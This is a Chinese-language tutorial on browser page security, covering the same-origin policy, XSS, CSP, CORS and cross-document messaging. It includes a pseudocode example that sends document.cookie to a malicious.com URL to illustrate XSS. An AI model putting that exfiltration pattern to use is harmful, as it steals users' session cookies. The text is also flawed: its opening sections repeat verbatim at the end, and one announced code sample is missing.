所以最初的浏览器都是支持外部引用资源文件的，不过这也带来了很多问题。之前在开发浏览器的时候，遇到最多的一个问题是浏览器的首页内容会被一些恶意程序劫持，劫持的途径很多，其中最常见的是恶意程序通过各种途径往HTML文件中插入恶意脚本。

比如，恶意程序在HTML文件内容中插入如下一段JavaScript代码：

当这段HTML文件的数据被送达浏览器时，浏览器是无法区分被插入的文件是恶意的还是正常的，这样恶意脚本就寄生在页面之中，当页面启动时，它可以修改用户的搜索结果、改变一些内容的连接指向，等等。

除此之外，它还能将页面的的敏感数据，如Cookie、IndexDB、LoacalStorage等数据通过XSS的手段发送给服务器。具体来讲就是，当你不小心点击了页面中的一个恶意链接时，恶意JavaScript代码可以读取页面数据并将其发送给服务器，如下面这段伪代码：

```
function onClick(){
  let url = `http://malicious.com?cookie = ${document.cookie}`
  open(url)
}
onClick()
```

在这段代码中，恶意脚本读取Cookie数据，并将其作为参数添加至恶意站点尾部，当打开该恶意页面时，恶意服务器就能接收到当前用户的Cookie信息。

以上就是一个非常典型的XSS攻击。为了解决XSS攻击，浏览器中引入了内容安全策略，称为CSP。**CSP的核心思想是让服务器决定浏览器能够加载哪些资源，让服务器决定浏览器是否能够执行内联JavaScript代码**。通过这些手段就可以大大减少XSS攻击。

2. 跨域资源共享和跨文档消息机制

默认情况下，如果打开极客邦的官网页面，在官网页面中通过XMLHttpRequest或者Fetch来请求InfoQ中的资源，这时同源策略会阻止其向InfoQ发出请求，这样会大大制约我们的生产力。

为了解决这个问题，我们引入了**跨域资源共享（CORS）**，使用该机制可以进行跨域访问控制，从而使跨域数据传输得以安全进行。

在介绍同源策略时，我们说明了如果两个页面不是同源的，则无法相互操纵DOM。不过在实际应用中，经常需要两个不同源的DOM之间进行通信，于是浏览器中又引入了**跨文档消息机制**，可以通过window.postMessage的JavaScript接口来和不同源的DOM进行通信。

总结

好了，今天就介绍到这里，下面我来总结下本文的主要内容。

同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过鱼和熊掌不可兼得，要绝对的安全就要牺牲掉便利性，因此我们要在这二者之间做权衡，找到中间的一个平衡点，也就是目前的页面安全策略原型。总结起来，它具备以下三个特点：

1. 页面中可以引用第三方资源，不过这也暴露了很多诸如XSS的安全问题，因此又在这种开放的基础之上引入了CSP来限制其自由程度。
2. 使用XMLHttpRequest和Fetch都是无法直接进行跨域请求的，因此浏览器又在这种严格策略的基础之上引入了跨域资源共享策略，让其可以安全地进行跨域操作。
3. 两个不同源的DOM是不能相互操纵的，因此，浏览器中又实现了跨文档消息机制，让其可以比较安全地通信。

思考时间

今天留给你的作业：你来总结一下同源策略、CSP和CORS之间的关系，这对于你理解浏览器的安全策略至关重要。

欢迎在留言区与我分享你的想法，也欢迎你在留言区记录你的思考过程。感谢阅读，如果你觉得这篇文章对你有帮助的话，也欢迎把它分享给更多的朋友。

通过前面6个模块的介绍，我们已经大致知道浏览器是怎么工作的了，也了解这种工作方式对前端产生了什么样的影响。在这个过程中，我们还穿插介绍了一些浏览器安全相关的内容，不过都比较散，所以最后的5篇文章，我们就来系统地介绍下浏览器安全相关的内容。

浏览器安全可以分为三大块——**Web页面安全、浏览器网络安全**和**浏览器系统安全**，所以本模块我们就按照这个思路来做介绍。鉴于页面安全的重要性，我们会用三篇文章来介绍该部分的知识；网络安全和系统安全则分别用一篇来介绍。

今天我们就先来分析页面中的安全策略，不过在开始之前，我们先来做个假设，如果页面中没有安全策略的话，Web世界会是什么样子的呢？

Web世界会是开放的，任何资源都可以接入其中，我们的网站可以加载并执行别人网站的脚本文件、图片、音频/视频等资源，甚至可以下载其他站点的可执行文件。

Web世界是开放的，这很符合Web理念。但如果Web世界是绝对自由的，那么页面行为将没有任何限制，这会造成无序或者混沌的局面，出现很多不可控的问题。

比如你打开了一个银行站点，然后又一不小心打开了一个恶意站点，如果没有安全措施，恶意站点就可以做很多事情：

- 修改银行站点的DOM、CSSOM等信息；
- 在银行站点内部插入JavaScript脚本；
- 劫持用户登录的用户名和密码；

- 读取银行站点的Cookie、IndexDB等数据；
- 甚至还可以将这些信息上传至自己的服务器，这样就可以在你不知情的情况下伪造一些转账请求等信息。

所以说，**在没有安全保障的Web世界中，我们是没有隐私的，因此需要安全策略来保障我们的隐私和数据的安全**。

这就引出了页面中最基础、最核心的安全策略：**同源策略（Same-origin policy）**。

什么是同源策略

要了解什么是同源策略，我们得先来看看什么是同源。

如果两个URL的协议、域名和端口都相同，我们就称这两个URL同源。比如下面这两个URL，它们具有相同的协议HTTPS、相同的域名time.geekbang.org，以及相同的端口443，所以我们就说这两个URL是同源的。

```
https://time.geekbang.org/?category=1
https://time.geekbang.org/?category=0
```

浏览器默认两个相同的源之间是可以相互访问资源和操作DOM的。两个不同的源之间若想要相互访问资源或者操作DOM，那么会有一套基础的安全策略的制约，我们把这称为同源策略。

具体来讲，同源策略主要表现在DOM、Web数据和网络这三个层面。

第一个，DOM层面。同源策略限制了来自不同源的JavaScript脚本对当前DOM对象读和写的操作。

这里我们还是拿极客时间的官网做例子，打开极客时间的官网，然后再从官网中打开另外一个专栏页面，如下图所示：


通过极客时间官网打开一个专栏页面

由于第一个页面和第二个页面是同源关系，所以我们可以在第二个页面中操作第一个页面的DOM，比如将第一个页面全部隐藏掉，代码如下所示：

```
{
let pdom = opener.document
pdom.body.style.display = "none"
}
```


该代码中，对象opener就是指向第一个页面的window对象，我们可以通过操作opener来控制第一个页面中的DOM。

我们在第二个页面的控制台中执行上面那段代码，就成功地操作了第一个页面中的DOM，将页面隐藏了，如下图：



通过第二个页面操纵第一个页面的DOM

不过如果打开的第二个页面和第一个页面不是同源的，那么它们就无法相互操作DOM了。比如从极客时间官网打开InfoQ的页面（由于它们的域名不同，所以不是同源的），然后我们还按照前面同样的步骤来操作，最终操作结果如下图所示：



不同源的两个页面不能相互操纵DOM

从图中可以看出，当我们在InfoQ的页面中访问极客时间页面中的DOM时，页面抛出了如下的异常信息，这就是同源策略所发挥的作用。

```
Blocked a frame with origin "https://www.infoq.cn" from accessing a cross-origin frame.
```

第二个，数据层面。同源策略限制了不同源的站点读取当前站点的Cookie、IndexDB、LocalStorage等数据。由于同源策略，我们依然无法通过第二个页面的opener来访问第一个页面中的Cookie、IndexDB或者LocalStorage等内容。你可以自己试一下，这里我们就不做演示了。

第三个，网络层面。同源策略限制了通过XMLHttpRequest等方式将站点的数据发送给不同源的站点。你还记得在《17 | WebAPI：XMLHttpRequest是怎么实现的？》这篇文章的末尾分析的XMLHttpRequest在使用过程中所遇到的坑吗？其中第一个坑就是在默认情况下不能访问跨域的资源。

安全和便利性的权衡

我们了解了同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过安全性和便利性是相互对立的，让不同的源之间绝对隔离，无疑是最安全的措施，但这也会使得Web项目难以开发和使用。因此我们就要在这之间做出权衡，出让一些安全性来满足灵活性；而出让安全性又带来了很多安全问题，最典型的是XSS攻击和CSRF攻击，这两种攻击我们会在后续两篇文章中再做介绍，本文我们只聊浏览器出让了同源策略的哪些安全性。

1. 页面中可以嵌入第三方资源

我们在文章开头提到过，Web世界是开放的，可以接入任何资源，而同源策略要让一个页面的所有资源都来自于同一个源，也就是要将该页面的所有HTML文件、JavaScript文件、CSS文件、图片等资源都部署在同一台服务器上，这无疑违背了Web的初衷，也带来了诸多限制。比如将不同的资源部署到不同的CDN上时，CDN上的资源就部署在另外一个域名上，因此我们就需要同源策略对页面的引用资源开一个“口子”，让其任意引用外部文件。

所以最初的浏览器都是支持外部引用资源文件的，不过这也带来了很多问题。之前在开发浏览器的时候，遇到最多的一个问题是浏览器的首页内容会被一些恶意程序劫持，劫持的途径很多，其中最常见的是恶意程序通过各种途径往HTML文件中插入恶意脚本。

比如，恶意程序在HTML文件内容中插入如下一段JavaScript代码：

当这段HTML文件的数据被送达浏览器时，浏览器是无法区分被插入的文件是恶意的还是正常的，这样恶意脚本就寄生在页面之中，当页面启动时，它可以修改用户的搜索结果、改变一些内容的连接指向，等等。

除此之外，它还能将页面的的敏感数据，如Cookie、IndexDB、LoacalStorage等数据通过XSS的手段发送给服务器。具体来讲就是，当你不小心点击了页面中的一个恶意链接时，恶意JavaScript代码可以读取页面数据并将其发送给服务器，如下面这段伪代码：

```
function onClick(){
  let url = `http://malicious.com?cookie = ${document.cookie}`
  open(url)
}
onClick()
```

在这段代码中，恶意脚本读取Cookie数据，并将其作为参数添加至恶意站点尾部，当打开该恶意页面时，恶意服务器就能接收到当前用户的Cookie信息。

以上就是一个非常典型的XSS攻击。为了解决XSS攻击，浏览器中引入了内容安全策略，称为CSP。**CSP的核心思想是让服务器决定浏览器能够加载哪些资源，让服务器决定浏览器是否能够执行内联JavaScript代码**。通过这些手段就可以大大减少XSS攻击。

2. 跨域资源共享和跨文档消息机制

默认情况下，如果打开极客邦的官网页面，在官网页面中通过XMLHttpRequest或者Fetch来请求InfoQ中的资源，这时同源策略会阻止其向InfoQ发出请求，这样会大大制约我们的生产力。

为了解决这个问题，我们引入了**跨域资源共享（CORS）**，使用该机制可以进行跨域访问控制，从而使跨域数据传输得以安全进行。

在介绍同源策略时，我们说明了如果两个页面不是同源的，则无法相互操纵DOM。不过在实际应用中，经常需要两个不同源的DOM之间进行通信，于是浏览器中又引入了**跨文档消息机制**，可以通过window.postMessage的JavaScript接口来和不同源的DOM进行通信。

总结

好了，今天就介绍到这里，下面我来总结下本文的主要内容。

同源策略会隔离不同源的DOM、页面数据和网络通信，进而实现Web页面的安全性。

不过鱼和熊掌不可兼得，要绝对的安全就要牺牲掉便利性，因此我们要在这二者之间做权衡，找到中间的一个平衡点，也就是目前的页面安全策略原型。总结起来，它具备以下三个特点：

1. 页面中可以引用第三方资源，不过这也暴露了很多诸如XSS的安全问题，因此又在这种开放的基础之上引入了CSP来限制其自由程度。
2. 使用XMLHttpRequest和Fetch都是无法直接进行跨域请求的，因此浏览器又在这种严格策略的基础之上引入了跨域资源共享策略，让其可以安全地进行跨域操作。
3. 两个不同源的DOM是不能相互操纵的，因此，浏览器中又实现了跨文档消息机制，让其可以比较安全地通信。

思考时间

今天留给你的作业：你来总结一下同源策略、CSP和CORS之间的关系，这对于你理解浏览器的安全策略至关重要。

欢迎在留言区与我分享你的想法，也欢迎你在留言区记录你的思考过程。感谢阅读，如果你觉得这篇文章对你有帮助的话，也欢迎把它分享给更多的朋友。